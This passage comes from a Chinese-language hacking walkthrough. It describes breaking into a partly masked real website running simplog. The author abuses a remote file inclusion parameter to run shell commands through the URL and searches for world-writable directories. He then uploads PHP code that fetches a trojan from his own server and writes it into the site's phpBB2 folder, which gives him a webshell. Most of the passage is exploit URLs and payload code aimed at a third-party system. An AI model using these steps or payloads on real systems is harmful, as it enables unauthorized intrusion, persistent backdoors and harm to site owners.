


图5 提交 creatfile 后返回的信息

看到返回的信息是：Warning: fopen(../doc/pp.php): failed to open stream: Permission denied in http://www.iceskysl.net/creatfile.html on line 3

看来我们请求的 doc 目录是不可写操作，我们的马就写不进去，怎么突破？只能找能写的目录或者文件，幸好我们可以执行命令，那我们就可以提交 cmd 为 ls-la 来查看文件和目录的属性，于是提交：http://www.***olshed.net/simplog/doc/index.php?cmd=ls%20-la&s=http://www.iceskysl.net/cmd，返回如图 6 所示的信息，这个就是 doc 文件夹下的所有文件和目录以及其各自属性。




图6 提交 ls-la 查看文件和目录属性

怎么知道哪个目录或文件允许写操作呢？这就涉及到 *UNIX 的基本知识了：

在 UNIX 下的文件的属性是用读（r）、写（w）、执行（x）来表示的，分为 3 组，分别代表 root、onwer、everyone。所以我们需要找的是 rwxrwxrwx 这样的属性，你可以点右键选取查看源代码，在里面搜索有没这个字符串，我用的是 FireFox 浏览器，该浏览器具有在当前网页内搜索的功能，直接搜索 rwxrwxrwx 就能看到有这样的目录或文件了。

在上面我们没有发现，用../ 跳转查看其他目录下的文件和目录，当我提交：http://www.***olshed.net/simplog/doc/index.php?cmd=ls%20-la%20../../&s=http://www.iceskysl.net/cmd 时返回如图 7 所示的页面。




图7 提交 ls-la ../../ 的返回结果

在上面我们看到有两个目录 myblog 和 phpBB2 的属性如下：

```
drwxrwxrwx 15 pwood001 pwood001 4096 Apr 12 16:18 myblog
drwxrwxrwx 11 pwood001 pwood001 4096 Apr 13 09:07 phpBB2
```

前面的 d 说明是目录，其属性是允许任何人读、写、执行的，找到了就好办了，我们可以在 phpBB2 这个目录里写木马。

修改上面的那个 creatfile.html 内容为：

```
<?
$f=file_get_contents("http://www.iceskysl.net/1stphp.txt");
$ff=fopen("../../phpBB2/ist.php","a"); //主要是改这里的路径
fwrite ($ff,$f);
fclose($ff);
?>
```

就是修改上面写入木马的路径为 phpBB2 就可以了，修改好后重新上传到我自己的服务器上，地址还是前面说的那个，接着依然提交：http://www.***olshed.net/simplog/doc/




图8 修改 creatfile 后重新提交

index.php?s=http://www.iceskysl.net/creatfile 返回如图 8 所示的信息。

看到图 8 没有，像图 5 一样返回错误，不晓得成功了没，要是成功就会按照 creatfile.html 语句写一个 ist.php 的木马到 phpBB2 的目录下，于是提交 http://www.***olshed.net/simplog/doc/index.php?cmd=ls%20-la%20../../phpBB2&s=http://www.iceskysl.net/cmd ，看 ist.php 是不是存在了，得到如图 9 所示的页面。

在图 9 中看到存在 ist.php，那我们就可以直接请求它的路径 http://www.***olshed.net/phpBB2/ist.php，得到 Webshell 了，如图 10 所示。

到此，测试也就结束了。




图 9 提交 ls   ls ../../phpBB2 查看是否生成 ist.php

